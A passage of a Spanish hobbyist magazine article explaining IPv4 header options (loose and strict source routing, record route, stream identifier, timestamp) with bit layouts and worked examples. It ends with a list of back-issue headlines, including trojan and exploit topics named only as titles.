Esta opción obligatoriamente tiene que tener activo el flag **copied,** es decir, el primer bit del option-type, por lo que su byte **option-type** siempre será **10000010** (**130** en decimal). Aparte del option-type, los 10 próximos bytes pertenecerán a esta opción (ya que tiene una **longitud total de 11 bytes**).


Encaminamiento débilmente especificado por el transmisor (LSRR: *Loose source and record route*)

Esta opción permite especificar el camino que debe seguir el datagrama para llegar hasta su destino, es decir, una **lista de gateways por los que debe pasar obligatoriamente el datagrama** en el camino hacia su destino.

Cada uno de estos gateways puede decidir hacer pasar el datagrama por otros gateways intermedios no especificados en la lista, pero al final el datagrama tiene que haber pasado por todos los gateways de la lista. Si bien es obligado que el datagrama pase por todos los gateways de la lista, el datagrama también puede pasar además por otros gateways que no estén en la lista, motivo por el cual se habla de encaminamiento **DEBILMENTE** especificado.

Como veremos después, la diferencia con el encaminamiento **ESTRICTAMENTE** especificado es que en este segundo caso el datagrama sólo podrá pasar por los gateways de la lista, y no podrá haber otros intermedios.

Para implementar esta función, la opción **LSRR** consta de 4 campos:



```
+--------+--------+--------+---------//--------+
|10000011| length | pointer|     route data    |
+--------+--------+--------+---------//--------+
```

El primer byte, por supuesto, es el **option-type** que, como vemos, tiene que tener obligatoriamente activo su **flag copied** (el primer bit).

El segundo byte indica la **longitud en bytes** de toda la opción **LSRR**, incluyendo el option-type y el propio byte de longitud (*length*).

El tercer byte, es el **puntero (*pointer*)** que permite ir rastreando la lista de gateways según el datagrama va recorriendo su camino.

El cuarto campo, de longitud variable, los **datos de enrutamiento (route data)** es donde se encuentra la **lista de gateways** que debe atravesar el datagrama.

Para comprender el funcionamiento del LSRR vamos a verlo con un ejemplo. Supongamos que tenemos esta opción LSRR:


option-type	length	pointer	Route data		
10000011	00001111	00000100	215.20.1.1	80.6.13.200	84.2.100.1

Y nuestro datagrama tiene como **IP de destino** la IP **217.15.12.100**.

En primer lugar, vamos a comprobar el byte **length**. Como vemos, vale **00001111,** que es **15** en decimal. En efecto, si tenemos **3 direcciones IP** en el campo **route data**, **con 4 bytes por IP** tenemos un total de 3 x 4 = **12 bytes para el campo route data**. Si a esos 12 le sumamos los **3 bytes** que ocupan los campos option-type, length, y pointer, tenemos un total de **15 bytes para toda la opción**.


En principio, el **pointer** vale **00000100**, que es **4** en decimal. Esto significa que el primer gateway de la lista se encuentra en el byte 4 de la opción. Es evidente que el campo pointer siempre tiene que empezar valiendo 4, ya que el cuarto byte de la opción LSRR es siempre donde empieza la lista de gateways (el campo **route data**).

En cuanto nuestro datagrama salga de nuestra máquina, tendrá que ir al **gateway 215.20.1.1**, ya que es al que está apuntando nuestro puntero.




En cuanto el datagrama llega a este gateway, éste tendrá que modificar el puntero, para que apunte a la siguiente IP de la lista, es decir, a **80.6.13.200**.


Como una IP son 4 bytes, habrá que **incrementar en 4 el puntero**: 4+4 = **8**, luego el nuevo valor del puntero será **00001000**. A continuación, el gateway **215.20.1.1** enviará el datagrama al gateway **80.6.13.200**.



Una vez que el datagrama está en el segundo gateway de la lista, éste volverá a **incrementar en 4 el puntero**: 8+4 = **12**, luego el nuevo puntero será **00001100**. Ahora el puntero apuntará al gateway **84.2.100.1**. Pero no tenemos conexión directa con este gateway, por lo que el datagrama será enviado a **otro gateway** que sabemos que sí que puede alcanzar la red de **84.2.100.1**.




Cuando el datagrama llegue a este **gateway intermedio**, éste **no modificará el puntero**, y simplemente retransmitirá el datagrama al gateway **84.2.100.1**, que era donde queríamos llegar.



Una vez en el último gateway de la lista, éste **incrementará de nuevo el puntero en 4**: 12+4 = **16**, luego el nuevo puntero será **00010000**.

Ahora nuestro puntero **está fuera de rango**, por lo que se considera que ya ha terminado el encaminamiento explícito,

y a partir de este punto se sigue un encaminamiento normal, es decir, basándonos en la IP de destino, **217.15.12.100**.



Con todo esto (además de conseguir que, por los motivos que sean, nuestro datagrama atraviese un camino prefijado) además al destinatario del datagrama le llegará un **registro** de estos gateways por los que ha ido pasando el datagrama que le ha llegado, ya que la lista se mantiene íntegra en el campo **route data**, y es sólo el **puntero** el que se va modificando para ir rastreando la lista.

Encaminamiento estrictamente especificado por el transmisor (SSRR: *Strict Source and Record Route*)


```
+--------+--------+--------+---------//--------+
|10001001| length | pointer|     route data    |
+--------+--------+--------+---------//--------+
```

El funcionamiento de esta opción, así como su formato, es exactamente el mismo que el de la opción **LSRR**, con la diferencia de que en este caso el datagrama no podrá atravesar ningún gateway que no esté en la lista route data. En caso de que el datagrama no pueda llegar hasta su destino utilizando **únicamente** los gateways especificados, el datagrama tendrá que ser rechazado.

En el ejemplo anterior, el datagrama no podría haber pasado por el gateway **82.15.1.1** si se hubiese tratado de una opción **SSRR**, en lugar de una **LSRR**.

Registro de ruta (*Record route*)

El formato de esta opción es similar al de las opciones LSRR y SSRR:



```
+--------+--------+--------+---------//--------+
|00000111| length | pointer|     route data    |
+--------+--------+--------+---------//--------+
```

Pero el funcionamiento es diferente.


Inicialmente, el campo **route data estará en blanco**, y tendrá un tamaño lo suficientemente grande como para que quepa toda la ruta que se estima que siga el datagrama.

Si bien en las opciones LSRR y SSRR hay que activar el **flag copied**, para que todos los fragmentos puedan encaminarse correctamente a través del camino prefijado, en el caso de la opción record route ocurre lo contrario. No tendría sentido repetir la misma información en todos los fragmentos, por lo que esta opción sólo se incluirá en el primer fragmento y, por tanto, tendrá a **0** su **flag copied**.


En esta opción, el campo route data está vacío cuando el datagrama sale del transmisor. Cada gateway por el que pase el datagrama tendrá que **añadir al route data su propia dirección IP**, y **avanzar el puntero en 4 bytes**. Así, cuando el datagrama llegue finalmente a su receptor, éste tendrá en route data un **registro completo de todos los gateways que ha ido atravesando el datagrama en su camino**.

En el caso de que durante la ruta el datagrama llegue a un gateway y éste no pueda insertar en el registro su dirección IP (porque no quepa en route data), éste gateway tendría que devolver al transmisor del datagrama un **ICMP** de tipo **Parameter Problem** para avisar del problema. Aún así, el datagrama debe llegar a su destino, por lo que ésta no es una situación de error crítica.

Mirad detenidamente la siguiente imagen, siguiendo el camino del datagrama desde el transmisor hasta el receptor:



Identificador de flujo (*Stream Identifier*)



```
+--------+--------+--------+--------+
|10001000|00000010|    Stream ID    |
+--------+--------+--------+--------+
```

Esta opción ha quedado obsoleta, tal y como especifica el **RFC 1122**, por lo que lo normal es que una máquina que reciba un datagrama con esta opción sencillamente la ignore.

Esta opción servía para incluir en un datagrama un identificador de la red **SATNET** (Atlantic Satellite Packet Network). Para ello, la opción constaba de 4 bytes. El primer byte era, por supuesto, el option-type, el segundo especificaba la longitud, que siempre era 4 (00000100). Los dos últimos bytes formaban el Stream ID, es decir, el identificador de SATNET.

Sello de Tiempo (*Internet Timestamp*)


Esta es quizá la más complicada de las opciones, pero eso, por supuesto, no será un problema para nosotros. 🙂

Esta opción permite seguir el rastro al camino del datagrama, pero ahora con mucho más detalle, ya que lo que se consigue con esta opción es saber **en qué momento** exacto (con precisión de milisegundos) pasó el datagrama por cada gateway. Esto permite, entre otras cosas, comprobar la calidad de la comunicación entre dos máquinas, teniendo en cuenta el camino intermedio que hay entre ellas.

De forma intuitiva, podemos pensar que esta opción es parecida a la **Record Route**, pero incluyendo no sólo la dirección IP de cada gateway por el que pasa el datagrama, si no también un sello de tiempo que indique en qué momento exacto cogió el datagrama ese gateway.


En realidad, ésta es sólo una de las tres formas diferentes en las que puede funcionar esta opción.

En la imagen vemos como cada gateway va incluyendo su propia dirección y su sello de tiempo en cada posición libre del registro.



Otra opción consiste en que **sólo se incluyan los sellos de tiempo**, pero no la dirección IP de cada gateway.

Por tanto, tendríamos tan sólo un **registro de tiempos** pero no una lista de direcciones IP, en caso de que sólo nos interese comprobar la calidad de la comunicación, independientemente de por dónde haya pasado el datagrama.




Esta imagen es similar, pero con la diferencia de que en este caso los gateways sólo incluyen su sello de tiempo, y no su dirección IP.

En este caso, esta opción se podría acompañar de una opción **Record Route**, pero sería absurdo, ya que se obtendría el mismo resultado que utilizando directamente la opción **Timestamp** pero incluyendo las direcciones IP en los propios timestamp.

El único motivo para hacer esto sería que el camino entre las dos máquinas fuese demasiado largo (muchos gateways), ya que la longitud máxima de la opción timestamp es de **40 bytes** y, por tanto, si se incluyen las direcciones IP en los timestamp sólo podríamos incluir sellos de tiempo para **4 gateways**, mientras que si las direcciones IP se incluyen aparte (con una opción Record Route) podríamos incluir sellos de tiempo para **9 gateways**. Más adelante veremos el por qué de estos números.


En este ejemplo, quien se encarga de incluir las direcciones IP de los gateways es una opción Record Route, mostrada en la imagen como RR.

En el caso de que el datagrama venga acompañado de una opción **SSRR** ya sabríamos de antemano los gateways por los que tiene que pasar el datagrama, por lo que podríamos incluir simplemente los sellos de tiempo (hasta 9, como hemos visto), sin necesidad de acompañarlos de las direcciones IP mediante una opción **Record Route**.




Si en lugar de una opción **SSRR** fuese una opción **LSRR**, no tendríamos manera de saber qué gateways han incluido su sello de tiempo, ya que no podemos saber por qué gateways intermedios ha pasado el datagrama aparte de los especificados en el **route data** de la opción **LSRR**.

Aquí el datagrama, además de los sellos de tiempo, lleva una opción SSRR que nos dice de antemano las IPs de todos los gateways que dejarán su sello de tiempo.



Por tanto, una tercera forma de funcionamiento de la opción **Internet Timestamp** consiste en que el transmisor del datagrama incluya la **lista de los gateways cuyo sello de tiempo desea conocer**, lo cual sería una buena combinación junto con la opción **LSRR**, aunque también sería útil independientemente.

Como vemos en la imagen, aquí no todos los gateways que han dejado su sello de tiempo están en el route data de la opción LSRR (concretamente el gateway 82.15.1.1), por lo que no hay manera de saber a qué gateway pertenece cada uno de los 4 sellos de tiempo.



Aquí la lista de gateways (LG) no es una opción aparte, si no que acompaña a cada sello de tiempo. Como vemos, el gateway que no está en la lista (82.15.1.1) no deja su sello de tiempo.

No se si con todo esto os habré liado más, así que mejor vamos a ver punto por punto el funcionamiento de esta opción.

Este es el formato básico de la opción **Internet Timestamp**:

01000100	length	pointer	overflow	flag
TimeStamps				

Los dos primeros bytes ya los conocemos. El primero es el **option-type**, y el segundo especifica la **longitud** de la opción (en bytes, contando desde el option-type inclusive).

La **máxima longitud**, según el RFC es **40** (**00101000**). Por supuesto, esta longitud es fija desde que la especifica el transmisor del datagrama, por lo que deberá ser suficientemente grande para el tamaño que se estima que ocupará toda la opción una vez que haya llegado al receptor del datagrama.

El **puntero (pointer)** apunta al primer byte libre dentro del campo timestamp, por lo que el valor de inicio del puntero será siempre **5** (**00000101**).

Vamos a hacer ahora unos pocos cálculos…

Si hemos dicho que la longitud máxima de la opción **Internet Timestamp** es de 40 bytes, para calcular el tamaño máximo del campo **TimeStamps** tendremos que restar los 4 primeros bytes (option-type, length, pointer, y overflow+flag), por lo que nos queda: 40 – 4 = **36 bytes para el campo TimeStamps**.

Teniendo en cuenta que cada timestamp, al igual que una dirección IP, ocupa 32 bits (4 bytes), tendremos un total de 36/4 = **9 filas en el campo TimeStamps**.


Por tanto, en el mejor de los casos (si sólo incluimos información de timestamps, y no de direcciones IP), sólo podremos incluir información sobre **9 gateways**.

Aún así, la opción timestamp puede funcionar con hasta **24 gateways** aunque, por supuesto, incluyendo sólo información sobre 9 de ellos como mucho.

Para permitir este **desbordamiento** de la lista de gateways, se incluye el campo **overflow (desbordamiento)**, de **4 bits**.

Una vez que la lista de timestamps esté ya llena, si el datagrama sigue pasando por más gateways que deberían incluir información en el registro de timestamps, lo que harán estos gateways será **simplemente incrementar en 1 el campo overflow** (que inicialmente estará a **0**), con lo que dejan una marca de que, aunque el datagrama pasó por ellos, no pudieron dejar su sello de tiempo. Por tanto, con 4 bits podemos permitir que hasta **15 gateways** dejen el aviso de que no pudieron marcar el datagrama con su sello de tiempo.

En esta imagen sólo se reservaron dos filas para los sellos de tiempo (length = 12), por lo que los dos últimos gateways no pueden incluir su sello de tiempo, si no sólo una marca de overflow.



El siguiente campo, **Flag**, de 4 bits, permite especificar uno de los 3 **modos de funcionamiento** de la opción **Internet Timestamp**.

En realidad, habría sobrado con 2 bits para este campo, pero su tamaño se redondeó a 4 bits para ajustar la longitud total de la opción. Estos son los posibles valores para este campo:

0000	Sólo sellos de tiempo
0001	Sellos de tiempo con registro de direcciones IP
0011	Sellos de tiempo para gateways predefinidos

Veamos caso por caso.

0000 Sólo sellos de tiempo

01000100	length	pointer	overflow	0000
Timestamp gateway 1				
Timestamp gateway 2				
...				


En este primer caso, cada "fila" de 32 bits del campo **TimeStamps** contendrá un sello de tiempo de cada gateway por el que pase el datagrama.

Cada **sello de tiempo** consta en realidad de **31 bits**, ya que el primero (el más significativo) se usa para especificar el **formato** del sello de tiempo. En caso de que esté a **cero** este bit, el formato del sello de tiempo será **estándar**, y si está a **uno,** el sello de tiempo tendrá cualquier otro formato **no estándar** (que en principio no se puede especificar, pues no quedan más bits para dar más detalles, aunque se podrían aprovechar los 31 bits restantes si se llega a un convenio entre el transmisor y el receptor).

El **formato estándar** de sello de tiempo lo que mide es **el número de milisegundos transcurridos desde la medianoche del UT** (**U**niversal **T**ime), que es una hora universal independiente de las franja horarias.

En caso de que se especifique la medida en cualquier otro formato habrá que poner a **1** el primer bit del sello de tiempo.

Cuando la opción **Internet Timestamp** funciona de esta manera permite incluir sellos de tiempo de hasta **9 gateways**.




0001 Sellos de tiempo con registro de direcciones IP

01000100	length	pointer	overflow	0001
IP gateway 1 (0.0.0.0 inicialmente)				
Timestamp gateway 1				
IP gateway 2 (0.0.0.0 inicialmente)				
Timestamp gateway 2				
...				

Esta forma de funcionamiento de la opción combina los sellos de tiempo con la función que haría un **Record Route**.

Cada sello de tiempo, por tanto, viene precedido por la dirección IP del gateway que deja el sello. Por tanto, para cada gateway habrá que reservar **8 bytes** (4 para la dirección IP, y 4 para el sello de tiempo), por lo que con un máximo de **36 bytes** para este campo, tendríamos 36/8 = **4'5**.

Como no puede meterse un gateway "a medias" tenemos que redondear por lo bajo, por lo que sólo podríamos incluir información de **4 gateways**. Cualquier otro gateway que coja el datagrama una vez rellenadas las 4 filas tendrá simplemente que incrementar el campo **overflow**.




0011 Sellos de tiempo para gateways predefinidos

01000100	length	pointer	overflow	0011
IP gateway 1 (especificada a priori)				
Timestamp gateway 1				
IP gateway 2 (especificada a priori)				
Timestamp gateway 2				
...				

En este caso las direcciones IP no están inicialmente a 0, si no que están especificadas, igual que en una opción **LSRR**.

El datagrama podrá pasar por todos los gateways que sea necesario, pero sólo los gateways incluidos en la lista tendrán que dejar su sello de tiempo. Esta es la única opción que permite que un datagrama con **opción Internet Timestamp** circule a través de **más de 24 gateways**.



En cualquier otro caso, si el campo **overflow** se desborda, es decir, si supera su máximo valor **1111** (**15** en decimal), el datagrama tendrá que ser rechazado, y el transmisor será notificado con un mensaje **ICMP** de tipo **Parameter Problem**.

También habrá que hacer esto en el caso de que un gateway no pueda incluir toda su información, caso que se da por ejemplo cuando se combinan sellos de tiempo con registro de direcciones (**flag 0001**).

Como vimos en ese caso, para un valor **40** en el campo **length**, tendríamos una fila que nos quedaría incompleta, es decir, nos cabría sólo la dirección IP del gateway, pero no su sello de tiempo.

En caso de que ese gateway se encontrase con un hueco insuficiente tendría que rechazar el datagrama, y enviar un **ICMP** de tipo **Parameter Problem** al transmisor del datagrama.

Es importante, por tanto, estimar correctamente el tamaño del campo **length** para esta opción.

Aún nos quedan muchas cosas por ver sobre la capa IP, sobre todo desde el punto de vista práctico. ***¿Cómo se utilizan todos estos conceptos teóricos en el mundo "real"? ¿Qué podemos hacer nosotros "útil" con toda esta información? ¿Hay alguna forma de utilizar todo esto para comprometer la seguridad de un sistema? ¿Cómo conviene que configuremos nuestro propio sistema para evitar esos problemas?*** Todo esto, y mucho más, lo veremos en el próximo artículo.

Autor: PyC (LCo)

CONSIGUE LOS NUMEROS ATRASADOS EN:

WWW.HACKXCRACK.COM




NÚMERO1:

-CREA TU PRIMER TROYANO
INDETECTABLE POR LOS ANTIVIRUS.
-FLASHFXP: SIN LÍMITE DE VELOCIDAD.
-FTP SIN SECRETOS: PASVMODE.
-PORT MODE/PASV MODE Y LOS FIREWALL: LA UTILIDAD DE LO APRENDIDO.
-TCP-IP:INICIACIÓN (PARTE 1).
-EL MEJOR GRUPO DE SERVIDORES FTP DE HABLA HISPANA.
-EDONKEY 2000 Y SPANISHARE.
-LA FLECHA ÁCIDA.



NÚMERO 2:

-CODE/DECODE BUG: INTRODUCCIÓN.
-CODE/DECODE BUG: LOCALIZACIÓN DEL OBJETIVO.
-CODE/DECODE BUG: LÍNEA DE COMANDOS.
-CODE/DECODE BUG: SUBIENDO ARCHIVOS AL SERVIDOR REMOTO.
